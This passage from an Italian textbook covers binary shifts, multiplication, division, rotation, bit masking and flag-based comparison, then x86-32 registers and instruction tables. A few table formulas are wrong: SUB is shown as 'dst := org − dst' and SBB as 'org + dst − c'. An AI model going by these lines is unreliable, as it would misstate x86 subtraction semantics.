Lo scorrimento verso destra avviene in modo diverso se il valore va inteso con segno o senza segno, perché se si presta attenzione al segno si usa lo scorrimento aritmetico che inserisce a sinistra cifre uguali al segno precedente. Pertanto, nello scorrimento a destra si considera solo il resto, che finisce in pratica nello stesso indicatore del riporto.

Figura 548.4. Nel lato sinistro si vede uno scorrimento «logico» che produce un resto, mentre in quello destro si vede uno scorrimento aritmetico che, in questo caso, non produce alcun resto.

indicatori
1 1 0 1 1 0 1 1
scorrimento logico
0 1 1 0 1 1 0 1 1
segno
1 0 0 0
carry zero segno overflow

indicatori
1 1 0 1 1 0 1 0
scorrimento aritmetico
1 1 1 0 1 1 0 1 0
segno
0 0 1 0
carry zero segno overflow

548.4 Moltiplicazione

La moltiplicazione si ottiene attraverso diverse fasi di scorrimento e somma di un valore, dove però il risultato richiede un numero doppio di cifre rispetto a quelle usate per il moltiplicando e il moltiplicatore. Il procedimento di moltiplicazione deve avvenire sempre con valori senza segno. Se i valori si intendono con segno, quando sono negativi occorre farne prima il complemento a due, in modo da portarli a valori positivi, quindi occorre decidere se il risultato va preso così come viene o se va invertito a sua volta con il complemento a due: se i valori moltiplicati hanno segno diverso tra loro, il risultato deve essere trasformato con il complemento a due per renderlo negativo, altrimenti il risultato è sempre positivo.

Figura 548.5. Moltiplicazione.

moltiplicazione di valori senza segno

```
    1011×
    1101=
00001011+
00000000+
00101100+
01011000=
10001111
```

moltiplicazione di valori con segno diverso


```
    1011×  --complemento a due-->      0101×
    0111=                              0111=
11011101  <--complemento a due--   00000101+
                                   00001010+
                                   00010100+
                                   00000000=
                                   00100011
```

548.5 Divisione

La divisione si ottiene attraverso diverse fasi di scorrimento di un valore, che di volta in volta viene sottratto al dividendo, ma solo se la sottrazione è possibile effettivamente. Il procedimento di divisione deve avvenire sempre con valori senza segno. Se i valori si intendono con segno, quando sono negativi occorre farne prima il complemento a due, in modo da portarli a valori positivi, quindi occorre decidere se il risultato va preso così come viene o se va invertito a sua volta con il complemento a due: se dividendo e divisore hanno segni diversi tra loro, il risultato deve essere trasformato con il complemento a due per renderlo negativo, altrimenti il risultato è sempre positivo.

Figura 548.6. Divisione: i valori sono intesi senza segno.

```
11011101 ÷ 0110 = 00100100
11000000
00011101
00000000
00011101
00000000
00011101
00011000
00000101
00000000
00000101
00000000
00000101  resto della divisione intera
```

221 : 6 = 36
con il resto di 5

548.6 Rotazione

La rotazione è uno scorrimento dove le cifre che si perdono da una parte rientrano dall'altra. Esistono due tipi di rotazione; uno «normale» e l'altro che include nella rotazione il bit del riporto. Dal momento che la rotazione non si presta per i calcoli matematici, di solito non viene considerato il segno.

Figura 548.7. Rotazione normale.






Figura 548.8. Rotazione con riporto.

548.7 Rotazione e indicatori

Le rotazioni non sono riconducibili a operazioni matematiche, ma si usa ugualmente l'indicatore del riporto per conservare la cifra persa; inoltre, l'indicatore di traboccamento può servire per annotare un'ipotesi di cambiamento di segno.

Figura 548.9. Rotazione normale. La cifra che fuoriesce da un lato e rientra dall'altro, rimane annotata nell'indicatore di riporto; nel caso dell'esempio di rotazione a destra, l'indicatore di traboccamento segnala che la cifra più significativa è diversa rispetto alla fase precedente.






Figura 548.10. Rotazione con riporto. La cifra che fuoriesce da un lato entra nel riporto, mentre dall'altro lato entra la cifra conservata nel riporto precedente; nel caso dell'esempio di rotazione a destra, l'indicatore di traboccamento segnala che la cifra più significativa è diversa rispetto alla fase precedente.

	riporto	valore	indicatori (carry zero segno overflow)
rotazione a sinistra con riporto	0	1 1 0 1 1 0 1 1	0 0 0 0
	1	1 0 1 1 0 1 1 0	
rotazione a destra con riporto	0	1 1 0 1 1 0 1 1	1 0 0 1
	1	0 1 1 0 1 1 0 1	

548.8 Operatori logici

Gli operatori logici si possono applicare anche a valori composti da più cifre binarie.



Figura 548.11. AND e OR.

1 1 0 1 1 0 1 1	*a*	1 1 0 1 1 0 1 1	*a*
0 1 1 0 1 1 0 1	*b*	0 1 1 0 1 1 0 1	*b*
0 1 0 0 1 0 0 1	*a AND b*	1 1 1 1 1 1 1 1	*a OR b*


Figura 548.12. XOR e NOT.

1 1 0 1 1 0 1 1	*a*	1 1 0 1 1 0 1 1	*a*
0 1 1 0 1 1 0 1	*b*		
1 0 1 1 0 1 1 0	*a XOR b*	0 0 1 0 0 1 0 0	*NOT a*

È importante osservare che l'operatore NOT esegue in pratica il complemento a uno di un valore.

Capita spesso di trovare in un sorgente scritto in un linguaggio assemblatore un'istruzione che assegna a un registro il risultato dell'operatore XOR su se stesso. Ciò si fa, evidentemente, per azzerarne il contenuto, quando, probabilmente, l'assegnamento esplicito di un valore a un registro richiede una frazione di tempo maggiore per la sua esecuzione.

Figura 548.13. XOR per azzerare i valori.

1 1 0 1 1 0 1 1	*a*
1 1 0 1 1 0 1 1	*a*
0 0 0 0 0 0 0 0	*a XOR a*

548.9 Intervenire su bit singoli

Quando si lavora con valori binari composti da una quantità prestabilita di cifre, per intervenire singolarmente o comunque solo parzialmente sulle stesse occorre predisporre delle maschere da abbinare poi con un operatore logico appropriato. Segue la descrizione di alcuni esempi.

- Si vuole attivare il quarto bit (contando a partire dalla cifra meno significativa) nella variabile ***x***.

  x := ***x*** OR 8_{10}

```
11011011  x                     10110110  x
00001000  8_10 (mashera)        00001000  8_10 (mashera)
--------                        --------
11011011  x OR 8_10             10111110  x OR 8_10
```

- Si vuole disattivare il quarto bit (contando a partire dalla cifra meno significativa) nella variabile ***x***.

  x := ***x*** AND (NOT 8_{10})

```
00001000  8_10                  11011011  x
--------                        11110111  NOT 8_10 (mashera)
11110111  NOT 8_10              --------
                                11010011  x AND (NOT 8_10)
```

- Si vuole invertire il quarto bit (contando a partire dalla cifra meno significativa) nella variabile ***x***.

  x := ***x*** XOR 8_{10}

```
11011011  x                     10110110  x
00001000  8_10 (mashera)        00001000  8_10 (mashera)
--------                        --------
11010011  x XOR 8_10            10111110  x XOR 8_10
```

- Si vuole dividere un valore per otto (che è una potenza di due, ovvero 2^3), calcolando il quoziente intero e il resto. Per farlo occorre far scorrere il valore verso destra, di tre posizioni. Tenendo conto che le cifre che vengono espulse sono quelle che rappresentano il resto, questo lo si può ottenere con una maschera pari a sette ($2^3 - 1$), abbinata con l'operatore AND.

```
divisione per otto, ottenuta con lo scorrimento      calcolo del resto di una divisione per otto
a destra di tre cifre
                                                     11011011  x
11011|011  ÷                                         00000111  8_10 - 1
00001|000  =                                         --------
---------                                            00000011  x AND (8-1)
000 11011|011
divisione intera | resto
```

548.10 Somme e sottrazioni abbinate agli operatori logici

Esiste una proprietà interessante della sottrazione, quando viene abbinata all'operatore logico AND. Come si vede nella figura successiva, quando si riduce un valore di una unità, quella che prima era la cifra a uno meno significativa passa a zero, mentre le cifre precedenti passano a uno. Così facendo, se si abbinano i due valori (quello originale e quello ridotto di una unità) con l'operatore AND, si ottiene un nuovo valore in cui, semplicemente, la cifra meno significativa a uno passa a zero:

$$x = 0\ 1\ 1\ 0\ 1\ 1\ 0\ 0$$
$$x{-}1 = 0\ 1\ 1\ 0\ 1\ 0\ 1\ 1$$
$$x\ AND\ (x{-}1) = 0\ 1\ 1\ 0\ 1\ 0\ 0\ 0$$

Per converso, se si incrementa di una unità un valore e poi si abbinata l'operatore logico OR (tra il valore originale e quello incrementato di una unità), si ottiene di portare a uno la cifra meno significativa che prima era a zero:

$$x = 0\ 1\ 1\ 0\ 1\ 0\ 1\ 1$$
$$x{+}1 = 0\ 1\ 1\ 0\ 1\ 1\ 0\ 0$$
$$x\ OR\ (x{+}1) = 0\ 1\ 1\ 0\ 1\ 1\ 1\ 1$$

Capitolo 549

Confronti attraverso la sottrazione

Il confronto tra due valori avviene provando a sottrarne uno dall'altro. In un microprocessore, l'esito di una sottrazione, come mostrato dagli indicatori comuni, consente di confrontare i valori originali.

549.1 Confronto di valori senza segno

Se si esegue una sottrazione e si attiva l'indicatore del risultato zero, senza la presenza di una richiesta del prestito di una cifra, i valori sono uguali; se il valore ottenuto è diverso da zero e non c'è alcuna richiesta di prestito, vuol dire che il sottraendo ha un valore inferiore al minuendo; negli altri casi, il sottraendo ha un valore maggiore del minuendo.

Figura 549.1. Confronto di valori senza segno.

```
a 1011-     indicatori     a 1011-     indicatori     a 1011-     indicatori
b 1010=     0 0 0 0        b 1011=     0 1 0 0        b 1100=     1 0 1 0
  0001      borrow           0000      borrow           1111      borrow
            zero                       zero                       zero
            segno                      segno                      segno
            overflow                   overflow                   overflow
  a > b                      a = b                      a < b
```

549.2 Confronto di valori con segno

Il confronto tra valori con segno avviene in modo meno intuitivo di quello che invece lo ignora. Qui non si considera l'indicatore del prestito di una cifra, mentre vanno considerati al suo posto gli indicatori di segno e di traboccamento, che possono essere uguali o meno tra di loro. Pertanto: se il risultato della sottrazione dà zero, i valori confrontati sono uguali; se il risultato della sottrazione è diverso da zero, se gli indicatori di segno e di traboccamento sono uguali, vuol dire che il sottraendo è inferiore del minuendo; diversamente il sottraendo è superiore al minuendo.

Figura 549.2. Confronto di valori con segno.

```
a 0111-     indicatori     a 1011-     indicatori     a 1011-     indicatori
b 1000=     0 0 1 1        b 1011=     0 1 0 0        b 0100=     0 0 0 1
  1111      borrow           0000      borrow           0111      borrow
            zero                       zero                       zero
            segno                      segno                      segno
            overflow                   overflow                   overflow
  a > b                      a = b                      a < b
```

Dal momento che il meccanismo del confronto di valori con segno può essere difficile da comprendere con pochi esempi, si aggiunge un prospetto con i confronti fra tutti i valori che si possono rappresentare con due soli bit, sia senza segno, sia con segno. Nel prospetto viene mostrata la sottrazione e l'addizione dopo l'inversione del sottraendo, inoltre sono annotati tutti i riporti e i prestiti parziali.

Figura 549.3. Verifica di tutti i casi di confronto per valori a due bit.

	minuendo		sottraendo		risultato	confronto	sottrazione con prestito di cifre	somma del sottraendo dopo la trasformazione con il complemento a uno e l'aggiunta di una unità	borrow	zero	segno	overflow
con segno	1	-	-2	=	3	1 > -2	1 0 0 1 - 1 0 = 1 1	0 1 1 0 1 + 0 1 = 1 1	1	0	1	1
senza segno	1	-	2	=	-1	1 < 2						
con segno	1	-	-1	=	2	1 > -1	1 0 0 1 - 1 1 = 1 0	0 1 1 0 1 + 0 0 = 1 0	1	0	1	1
senza segno	1	-	3	=	-2	1 < 3						
con segno	1	-	0	=	1	1 > 0	0 0 0 1 - 0 0 = 0 1	1 1 1 0 1 + 1 1 = 0 1	0	0	0	0
senza segno	1	-	0	=	1	1 > 0						
con segno	1	-	1	=	0	1 = 1	0 0 0 1 - 0 1 = 0 0	1 1 1 0 1 + 1 0 = 0 0	0	1	0	0
senza segno	1	-	1	=	0	1 = 1						
con segno	0	-	-2	=	2	0 > -2	1 0 0 0 - 1 0 = 1 0	0 1 1 0 0 + 0 1 = 1 0	1	0	1	1
senza segno	0	-	2	=	-2	0 < 2						
con segno	0	-	-1	=	1	0 > -1	1 1 0 0 - 1 1 = 0 1	0 0 1 0 0 + 0 0 = 0 1	1	0	0	0
senza segno	0	-	3	=	-3	0 < 3						
con segno	0	-	0	=	0	0 = 0	0 0 0 0 - 0 0 = 0 0	1 1 1 0 0 + 1 1 = 0 0	0	1	0	0
senza segno	0	-	0	=	0	0 = 0						
con segno	0	-	1	=	-1	0 < 1	1 1 0 0 - 0 1 = 1 1	0 0 1 0 0 + 1 0 = 1 1	1	0	1	0
senza segno	0	-	1	=	-1	0 < 1						
con segno	-1	-	-2	=	1	-1 > -2	0 0 1 1 - 1 0 = 0 1	1 1 1 1 1 + 0 1 = 0 1	0	0	0	0
senza segno	3	-	2	=	1	3 > 2						
con segno	-1	-	-1	=	0	-1 = -1	0 0 1 1 - 1 1 = 0 0	1 1 1 1 1 + 0 0 = 0 0	0	1	0	0
senza segno	3	-	3	=	0	3 = 3						
con segno	-1	-	0	=	-1	-1 < 0	0 0 1 1 - 0 0 = 1 1	1 1 1 1 1 + 1 1 = 1 1	0	0	1	0
senza segno	3	-	0	=	3	3 > 0						
con segno	-1	-	1	=	-2	-1 < 1	0 0 1 1 - 0 1 = 1 0	1 1 1 1 1 + 1 0 = 1 0	0	0	1	0
senza segno	3	-	1	=	2	3 > 1						
con segno	-2	-	-2	=	0	-2 = -2	0 0 1 0 - 1 0 = 0 0	1 1 1 1 0 + 0 1 = 0 0	0	1	0	0
senza segno	2	-	2	=	0	2 = 2						
con segno	-2	-	-1	=	-1	-2 < -1	1 1 1 0 - 1 1 = 1 1	0 0 1 1 0 + 0 0 = 1 1	1	0	1	0
senza segno	2	-	3	=	-1	2 < 3						
con segno	-2	-	0	=	-2	-2 < 0	0 0 1 0 - 0 0 = 1 0	1 1 1 1 0 + 1 1 = 1 0	0	0	1	0
senza segno	2	-	0	=	2	2 > 0						
con segno	-2	-	1	=	-3	-2 < 1	0 1 1 0 - 0 1 = 0 1	1 0 1 1 0 + 1 0 = 0 1	0	0	0	1
senza segno	2	-	1	=	1	2 > 1						

Parte lxxxvii

x86-32

Capitolo 550

Microprocessori x86-32

In questo capitolo si descrivono, in modo superficiale, le caratteristiche più importanti dei microprocessori x86 a 32 bit, assieme a un elenco di istruzioni essenziali che possono essere utilizzate nella loro programmazione.

550.1 Terminologia impropria

È bene ricordare che nella documentazione standard sui microprocessori x86 si usa una terminologia coerente, ma impropria, riferita alla dimensione delle unità di dati. In particolare, il problema nasce dal fatto che originariamente questi microprocessori avevano parole da 16 bit, così è stato associato il termine *word* a 16 bit ed è rimasta tale l'associazione anche con la trasformazione successiva a 32 bit. Pertanto, generalmente valgono le convenzioni riportate nella tabella successiva.

Tabella 550.1. Terminologia associata alla dimensione dei dati nei microprocessori x86.

Definizione o abbreviazione	Dimensione dei dati	Definizione o abbreviazione	Dimensione dei dati
«b», byte	8 bit	«w», *word*	16 bit
«d», «dw», *dword*, *double word*	32 bit	«q», «qw», *qword*, *quad word*	64 bit

550.2 Registri principali fino ai 32 bit

I registri dei microprocessori x86 sono stati inizialmente da 16 bit; successivamente, quelli principali sono stati estesi a 32 bit. Alcuni registri hanno una funzione ben precisa; gli altri sono utilizzabili per scopi generali, ma in pratica ognuno ha un compito preferenziale.

Tutti i registri che sono stati estesi da 16 bit; a 32 bit; hanno due nomi: uno riferito alla porzione dei 16 bit meno significativi, l'altro che riguarda il registro nel suo complesso. Inoltre, per quattro registri in particolare, è possibile individuare anche i due byte che compongono la parte meno significativa. Per esempio, il registro ***EAX*** ha una dimensione di 32 bit, di cui è possibile individuare i 16 bit meno significativi con il nome ***AX***, ma in più, il nome ***AL*** individua il byte meno significativo di ***AX*** mentre ***AH*** ne individua quello più significativo.

Il registro ***EIP*** (o ***IP*** nei microprocessori a 16 bit) viene gestito automaticamente e serve a contenere l'indirizzo dell'istruzione successiva da eseguire. In effetti, la gestione manuale di tale registro non sarebbe conveniente, dal momento che la dimensione delle istruzioni in linguaggio macchina varia in base al tipo e agli operandi.

Il registro ***ESP*** (o ***SP*** nei microprocessori a 16 bit) individua l'ultimo elemento della pila dei dati e può essere gestito manualmente, sapendo che questo indice si deve spostare a gruppi di quattro byte (o due byte nella versione a 16 bit) e che la pila cresce diminuendo l'indice.

Il registro ***EBP*** (o ***BP*** nei microprocessori a 16 bit) si affianca all'indice della pila, per tenere conto della posizione raggiunta all'inizio di una funzione.

Il registro ***EFLAGS*** (o ***FLAGS*** nei microprocessori a 16 bit) raccoglie i vari indicatori che descrivono l'esito delle operazioni svolte. In particolare sono importanti gli indicatori che appaiono nella tabella 550.3.

Figura 550.2. Registri principali.





Tabella 550.3. Gli indicatori principali, contenuti nel registro ***FLAGS***.

Indicatore (*flag*)	Descrizione
C *carry*	È l'indicatore del riporto per le operazioni con valori senza segno. In particolare si attiva dopo una somma che genera un riporto e dopo una sottrazione che richiede il prestito di una cifra (in tal caso si chiama anche *borrow*).
O *overflow*	È l'indicatore di traboccamento per le operazioni che riguardano valori con segno.
Z *zero*	Viene impostato dopo un'operazione che dà come risultato il valore zero.
S *sign*	Riproduce il bit più significativo di un valore, dopo un'operazione. Se il valore è da intendersi con segno, l'indicatore serve a riprodurre il segno stesso.
P *parity*	Si attiva quando l'ultima operazione produce un risultato i cui otto bit meno significativi contengono una quantità pari di cifre a uno.

550.3 Sintesi delle istruzioni principali

Nelle tabelle successive vengono annotate le istruzioni più semplici che possono essere utilizzate con i microprocessori x86, raggruppate secondo il contesto a cui appartengono. In modo particolare sono assenti le istruzioni per i calcoli in virgola mobile e quelle per la gestione delle stringhe.

L'ordine in cui sono specificati gli operandi è quello «Intel», ovvero appare prima la destinazione e poi l'origine. Le sigle usate per definire i tipi di operandi sono: ***reg*** per «registro»; ***mem*** per «memoria»; ***imm*** per «immediato» (costante numerica).

Nella colonna degli indicatori appare: il simbolo «#» per annotare che l'indicatore relativo può essere modificato dall'istruzione; il simbolo «t» per annotare che lo stato precedente dell'indicatore viene considerato dall'istruzione; zero o uno se l'indicatore viene impostato in un certo modo; il simbolo «?» se l'effetto dell'istruzione sull'indicatore è indefinito.

Tabella 550.4. Assegnamenti, scambi, conversioni e istruzione nulla.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`NOP`		Istruzione nulla.	`c p z s o` `. . . . .`
`MOV`	***reg***, ***reg*** ***reg***, ***mem*** ***reg***, ***imm*** ***mem***, ***reg*** ***mem***, ***imm***	Copia il valore dell'origine nella destinazione. Origine e destinazione devono avere la stessa quantità di bit. ***dst*** := ***org***	`c p z s o` `. . . . .`
`LEA`	***reg32***, ***mem***	*load effective address* Mette nel registro l'indirizzo della memoria. ***dst*** := indirizzo(***org***)	`c p z s o` `. . . . .`
`MOVSX`	***reg16***, ***reg8*** ***reg16***, ***mem8*** ***reg32***, ***reg8*** ***reg32***, ***mem8*** ***reg32***, ***reg16*** ***reg32***, ***mem16***	Tratta il valore nell'origine come un numero con segno e lo estende in modo da occupare tutto lo spazio della destinazione.	`c p z s o` `. . . . .`
`MOVZX`	***reg16***, ***reg8*** ***reg16***, ***mem8*** ***reg32***, ***reg8*** ***reg32***, ***mem8*** ***reg32***, ***reg16*** ***reg32***, ***mem16***	Tratta il valore nell'origine come un numero senza segno e lo estende in modo da occupare tutto lo spazio della destinazione.	`c p z s o` `. . . . .`
`XCHG`	***reg***, ***reg*** ***reg***, ***mem*** ***mem***, ***reg***	Scambia i valori. ***dst*** :==: ***org***	`c p z s o` `. . . . .`
`CBW`		Converte un intero con segno, della dimensione di 8 bit, contenuto in ***AL***, in modo da occupare tutto ***AX*** (da 8 bit a 16 bit). L'espansione tiene conto del segno. ***AX*** := ***AL***	`c p z s o` `. . . . .`
`CWDE`		Converte un intero con segno, della dimensione di 16 bit, contenuto in ***AX***, in modo da occupare ***EAX*** (da 16 bit a 32 bit). L'espansione tiene conto del segno. ***EAX*** := ***AX***	`c p z s o` `. . . . .`
`CDQ`		Converte un intero con segno, della dimensione di 32 bit, contenuto in ***EAX***, in modo da occupare la somma di ***EDX***:***EAX*** (da 32 bit a 64 bit). L'espansione tiene conto del segno. ***EDX***:***EAX*** := ***EAX***	`c p z s o` `. . . . .`
`BSWAP`	***reg32***	Inverte l'ordine dei byte contenuti nel registro: quello meno significativo diventa il più significativo; la coppia interna si scambia.	`c p z s o` `. . . . .`

Tabella 550.5. Operazioni aritmetiche.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`NEG`	***reg*** ***mem***	Inverte il segno di un numero, attraverso il complemento a due. ***dst*** := **−*dst***	`c p z s o` `# # # # #`
`ADD`	***reg***, ***reg*** ***reg***, ***mem*** ***reg***, ***imm*** ***mem***, ***reg*** ***mem***, ***imm***	Somma di interi, con o senza segno, ignorando il riporto precedente. Se i valori si intendono con segno, è importante l'esito dell'indicatore di traboccamento (*overflow*), se invece i valori sono da intendersi senza segno, è importante l'esito dell'indicatore di riporto (*carry*). ***dst*** := ***org* + *dst***	`c p z s o` `# # # # #`
`SUB`	***reg***, ***reg*** ***reg***, ***mem*** ***reg***, ***imm*** ***mem***, ***reg*** ***mem***, ***imm***	Sottrazione di interi con o senza segno, ignorando il riporto precedente. ***dst*** := ***org* − *dst***	`c p z s o` `# # # # #`

`ADC`	***reg***, ***reg***
	reg, ***mem***
	reg, ***imm***
	mem, ***reg***
	mem, ***imm***
		Somma di interi, con o senza segno, aggiungendo anche il riporto precedente (l'indicatore *carry*).
		dst := ***org* + *dst* + *c***
			`c p z s o`
			`t . . . .`
			`# # # # #`

`SBB`	***reg***, ***reg***
	reg, ***mem***
	reg, ***imm***
	mem, ***reg***
	mem, ***imm***
		Sottrazione di interi, con o senza segno, tenendo conto del «prestito» precedente (l'indicatore *carry*).
		dst := ***org* + *dst* − *c***
			`c p z s o`
			`t . . . .`
			`# # # # #`

`INC`	***reg*** ***mem***	Incrementa di una unità un intero. ***dst++***	`c p z s o` `. # # # #`
